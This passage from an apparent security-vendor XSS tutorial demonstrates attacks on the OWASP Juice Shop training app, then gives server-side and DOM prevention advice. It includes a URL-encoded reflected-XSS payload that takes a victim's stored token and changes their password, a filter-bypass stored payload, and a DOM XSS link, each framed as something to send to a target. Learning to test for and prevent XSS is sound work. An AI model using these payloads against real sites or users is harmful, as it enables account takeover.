And once we add it to search query with URL encoding we get something really proper that works:

http://juice-shop.herokuapp.com/#/search?q=%3Ciframe%20src%3D%22javascript%3Axmlhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%20xmlhttp.open%28%27GET%27%2C%20%27http%3A%2F%2Flocalhost%3A3000%2Frest%2Fuser%2Fchange-password%3Fnew%3Daaaaa%26amp%3Brepeat%3Daaaaa%27%29%3B%20xmlhttp.setRequestHeader%28%27Authorization%27%2C%60Bearer%3D%24%7BlocalStorage.getItem%28%27token%27%29%7D%60%29%3B%20xmlhttp.send%28%29%3B%22%3E

And now we can send this link to our target and their password will be changed to whatever you put there.

Learn more in our detailed guide to reflected xss.

Persistent XSS Example

Login as any user on juice-shop and go to “Account” and then “Profile”. Type in any Username and click “Set Username”. It reflects the pack on the page. After playing around with payloads for a bit we can see that wrapping works here so the payload is <<script>ascript>alert(1)</script>. Now anyone that visits our profile gets popup.

DOM XSS Example

In juice-shop in “Search” field type <iframe src="javascript:alert(1)">. You will get the popup. Copy the URL http://juice-shop.herokuapp.com/#/search?q=%3Ciframe%20src%3D%22javascript:alert(%60xss%60)%22%3E and send it to your target.

Prevention

Reflected and Stored XSS

Reflected and stored cross-site scripting can be sanitized on the server-side and there are multiple ways of doing it.

One great way to start is to use a security encoding library to encode all parameters and user input.

Blacklisting characters that are deemed unsafe won’t really work out in the long run since some malicious user might figure out some bypass for it as it usually happens. What you need to do is whitelist what is allowed.

If you need to insert parameters/user input data into your HTML body somewhere you need to do HTML escape before insert itself. You will also need to HTML entity encode any character that can switch execution context, such as script, style, or event handlers.

Escape attribute if you need to insert parameters/user input data into your HTML common attributes. Don’t use complex attributes like href, src, style or any event handlers. Also quote your attributes since unquoted attributes can be escaped with a lot of different characters, while quotes attributes can only be escaped with the corresponding quote. Escape all non-alphanumeric characters to prevent switching out of the attribute.

Do JavaScript escaping for dynamically generated JS code, where you would need to insert parameters/user data input into either event handlers or script tags. Only real safe place you can put data here is inside any quoted value. Anything else is really tricky to sanitize properly since it’s really easy to switch context.

There are many additional things to keep in mind when preventing XSS and you can read more at OWASP XSS Prevention.

DOM XSS

DOM XSS can’t be sanitized on the server-side since all execution happens on the client-side and thus the sanitization is a bit different.

Always HTML escape and then JavaScript escape any parameter or user data input before inserting it into the HTML subcontext in the execution context.

When inserting into the HTML attribute subcontext in the execution context do JavaScript escape before it.

Avoid including any volatile data (any parameter/user input) in event handlers and JavaScript code subcontexts in an execution context. 

There are a lot more ways to help prevent the DOM XSS and you can read more about it at OWASP DOM XSS Prevention.

Summary

Cross-site scripting is an extremely dangerous attack vector that needs constant care and attention to be preventable. Any untrusted data injected into the frontend might cause huge problems.

Both attacking and preventing XSS can get really complicated at all possible levels so follow the proper updated guidelines when protecting and try all the different encodings and bypasses when attacking to have most success.

Cross-site scripting vulnerabilities can be detected by Bright.

Bright tests for vulnerabilities in anything from web apps to IoT devices, including APIs, microservices and mobile applications.

You can sign-up for a free Bright account here.

Additional resources and references

OWASP Cheatsheet
XSS Polyglot – 0xsobky
XSS Polyglot – s0md3v
XSS Payload List
XSS Injection List
Broken crystals
OWASP Juice-shop
OWASP XSS Prevention
OWASP DOM XSS Prevention